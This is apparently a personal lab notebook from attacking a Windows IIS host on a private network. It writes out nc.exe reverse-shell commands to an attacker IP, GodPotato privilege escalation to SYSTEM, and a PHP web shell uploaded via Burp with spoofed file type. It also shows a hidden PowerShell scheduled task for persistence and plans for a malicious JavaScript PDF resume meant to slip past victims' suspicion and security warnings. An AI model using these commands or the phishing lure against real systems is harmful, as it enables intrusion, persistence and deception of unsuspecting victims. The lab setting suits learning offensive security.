Review


2026.04.24


1. don't work aspx and whoami
2. Can I update it using Burpsuite?
3. SSH and Reverse shell
4. A credible resume

shell.aspx didn't work.

About Authentication Errors

I tried using cmdasp.aspx on Kali Linux.
→ Same authentication error (503.1)
Checked the file permissions.
→ It worked after adding the “Users” group.





Command: ɔt\nc.exe 192.168.19.136 3321 -e cmd.exe" excute

```
c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------


Privilege Name                    Description                               State
================================  ========================================  ========
SeAssignPrimaryTokenPrivilege     Replace a process level token             Disabled
SeIncreaseQuotaPrivilege          Adjust memory quotas for a process        Disabled
SeTcbPrivilege                    Act as part of the operating system       Enabled
SeSecurityPrivilege               Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege          Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege             Load and unload device drivers            Disabled
SeIncreaseBasePriorityPrivilege   Increase scheduling priority             Enabled
SeCreatePagefilePrivilege         Create a pagefile                         Enabled
SeBackupPrivilege                 Back up files and directories             Disabled
SeRestorePrivilege                Restore files and directories             Disabled
SeShutdownPrivilege               Shut down the system                      Disabled
SeDebugPrivilege                  Debug programs                            Enabled
SeAuditPrivilege                  Generate security audits                  Enabled
SeSystemEnvironmentPrivilege      Modify firmware environment values        Disabled
SeChangeNotifyPrivilege           Bypass traverse checking                  Enabled
SeManageVolumePrivilege           Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege            Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege           Create global objects                     Enabled
SeCreateSymbolicLinkPrivilege     Create symbolic links                     Enabled
```

can't use “whoami /priv”

URL-encode GodPotato code in the web shell (shell.aspx and nc64.exe)
→ A reverse shell can be established, but external commands cannot be used.
“shell.php?cmd=”
Execute the encoded GodPotato code following this
→ External commands cannot be used (same result with nc.exe or nc64.exe)
Enter the following into the form on cmdasp.aspx: .¥GodPotato-NET4.exe -cmd “cmd.exe /c C:¥inetpub¥wwwroot¥ne.exe 192.168.19.136 3321 –e cmd.exe” and submit
→ Reverse shell + privilege escalation successful and External commands are also supported
This test indicates that there may be an issue with the connection via shell.php
→External commands cannot be used (same result with nc.exe or nc64.exe)
This test indicates that there may be an issue with the connection via shell.php
When I run a reverse shell in PHP, I can call cmd.exe, but I suspect that in that state, I can’t call other processes (such as external commands like whoami.exe) and am simply outputting commands.

Can I upload it using BurpSuite?

Burp Suite



Content-Type: image/jpeg → application/x-php

```
------WebKitFormBoundaryjNMw8wLwkuRY50fc
Content-Disposition : form-data ; name="upload_file "; filename ="Honto_ha_php.jpg"
Content-Type: application/x-php
```

```
------WebKitFormBoundaryniumtQrDeA6PeL9A
Content-Disposition: form-data; name="upload_file"; filename="Honto_ha_php.jpg"
Content-Type: image/jpeg

<?php
 $cmd = $_GET["cmd"];
 exec ($cmd);
?>
```

Filename,Content-Type →jpeg

UPLOAD SUCCESS!!

Filename - "Honto_ha_php.php"
Content-Type:application/x-php → image/jpeg

```
Request
Pretty  Raw  Hex
User-Agent : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
Referer : http://192.168.19.130/index.html
Accept-Encoding : gzip, deflate, br
Connection : keep-alive

------WebKitFormBoundarytg1DXvba1BhZAYxP
Content-Disposition : form-data ; name="upload_file "; filename ="Honto_ha_php.php"
Content-Type: image/jpeg

<?php
 $cmd = $_GET["cmd"];
 exec ($cmd);
?>

------WebKitFormBoundarytg1DXvba1BhZAYxP--

------WebKitFormBoundaryzIn6qo2ANyB980Ii
Content-Disposition: form-data; name="upload_file"; filename="Honto_ha_php.php"
Content-Type: image/jpeg
```

Filename - "Honto_ha_php.jpg → Honto_ha_php.php
Conent-Type: image/jpeg

SSH and Reverse shell

If you establish a reverse shell via SSH, you can no longer control the SSH session.
How can you ensure that both remain controllable?


Edit the Task Scheduler as the user connected via SSH
Configure it to run a ps1 file for persistence

```
PS C:\Users\winuser> $Action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument '-Noprofile -WindowStyle Hidden  -ExecutionPolicy Bypass -File "C:\Users\win
user\a2per.ps1"' -WorkingDirectory "C:\Users\winuser"
PS C:\Users\winuser> $Trigger = New-ScheduledTaskTrigger -RepetitionInterval (New-TimeSpan -Minutes 5) -Once -At (Get-Date)
PS C:\Users\winuser> Register-ScheduledTask -TaskName "Persistence" -Action $Action -Trigger $Trigger -Force

TaskPath                                       TaskName                           State
--------                                       --------                           -----
\                                              Persistence                        Running
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.19.136] from (UNKNOWN) [192.168.19.130] 63478
chcp 65001
Active code page: 65001
whoami
desktop-cb1psse\winuser
```

It is registered in the Windows Task Scheduler.



A credible resume

In the first attack, the resume file had a .bat extension.
That’s really suspicious.
So I’m going to try embedding a JavaScript macro into a real .PDF resume.
When the PDF is opened, a pop-up appears; clicking “OK” connects to the attacker's HTTP server and downloads a BAT file.
However, there is a high likelihood that the victim will become suspicious due to Acrobat and security warnings.
It is important to find ways to avoid these two issues moving forward.



However, there is a high likelihood that the victim will become suspicious due to Acrobat and security warnings.
It is important to find ways to avoid these two issues moving forward.

This is credible resume
